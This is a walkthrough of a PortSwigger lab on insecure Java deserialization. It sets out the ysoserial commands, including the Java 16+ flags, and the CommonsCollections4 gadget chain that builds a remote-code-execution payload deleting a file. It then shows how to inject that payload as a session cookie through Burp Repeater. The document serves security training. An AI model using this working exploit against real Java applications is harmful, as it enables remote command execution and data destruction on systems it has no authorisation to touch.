PortSwigger
Lab Description
This lab uses a serialization-based session mechanism and loads the Apache Commons Collections library. Although you don’t have source code access, you can still exploit this lab using pre-built gadget chains.
Objective: Use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, pass this object into the website to delete the
morale.txtfile from Carlos’s home directory.
- Your credentials:
wiener:peter
Step 1: Understanding the Vulnerability
Java deserialization with gadget chains:
- The application uses Java serialization for session cookies
- It loads the Apache Commons Collections library
- This library contains known gadget chains for RCE
ysoserialcan generate malicious serialized objects
The attack:
- Use
ysoserialto generate a payload withCommonsCollections4gadget chain - The payload executes
rm /home/carlos/morale.txt - Base64 encode the payload
- Replace the session cookie with the malicious payload
- The server deserializes the object → RCE → file deleted
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
wiener:peter - Capture the session cookie from a request

The session cookie is a Java serialized object (Base64 encoded).
Step 3: Setting Up ysoserial
Step 3.1: Download ysoserial
Download from: https://github.com/frohoff/ysoserial/releases
Get ysoserial-all.jar

Step 3.2: Generate the Payload
For Java versions 16 and above (with module opens):
java \
   --add-opens=java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
   --add-opens=java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
   --add-opens=java.base/java.net=ALL-UNNAMED \
   --add-opens=java.base/java.util=ALL-UNNAMED \
   -jar ysoserial-all.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
For Java versions 15 and below:
java -jar ysoserial-all.jar CommonsCollections4 'rm /home/carlos/morale.txt' | base64
Step 3.3: Command Breakdown
| Part | Purpose |
|---|---|
--add-opens=... | Required for Java 16+ to allow reflection |
-jar ysoserial-all.jar | Run the ysoserial tool |
CommonsCollections4 | The gadget chain to use |
'rm /home/carlos/morale.txt' | The command to execute |
| base64 | Convert binary output to Base64 |
Step 4: Understanding the Payload
What ysoserial does:
- Creates a serialized Java object
- Uses Apache Commons Collections gadget chain
- When deserialized, it executes arbitrary commands
The gadget chain:
HashMap → TiedMapEntry -> LazyMap → ChainedTransformer ->
ConstantTransformer -> InvokerTransformer -> Runtime.exec()
This chain ultimately calls Runtime.getRuntime().exec("rm /home/carlos/morale.txt")
Step 5: Injecting the Payload
Step 5.1: Copy the Base64 Output

The ysoserial command outputs a Base64 string. Copy it to your clipboard.
Example output (truncated):
rO0ABXNyABhjvbXhpY29tbWvbnMuYvbXBmdfV0aW9ucy5tYXB0b29s...
Step 5.2: Replace the Session Cookie
In Burp Repeater, replace the session cookie value with your Base64 payload.
Step 5.3: URL Encode the Cookie
Select the entire cookie value and URL encode it (Ctrl+U or right-click → Convert Selection → URL-encode).

Step 5.4: Send the Request
Send any request (e.g., GET /my-account) with the malicious cookie.
Step 6: Lab Solved
Success message displayed:
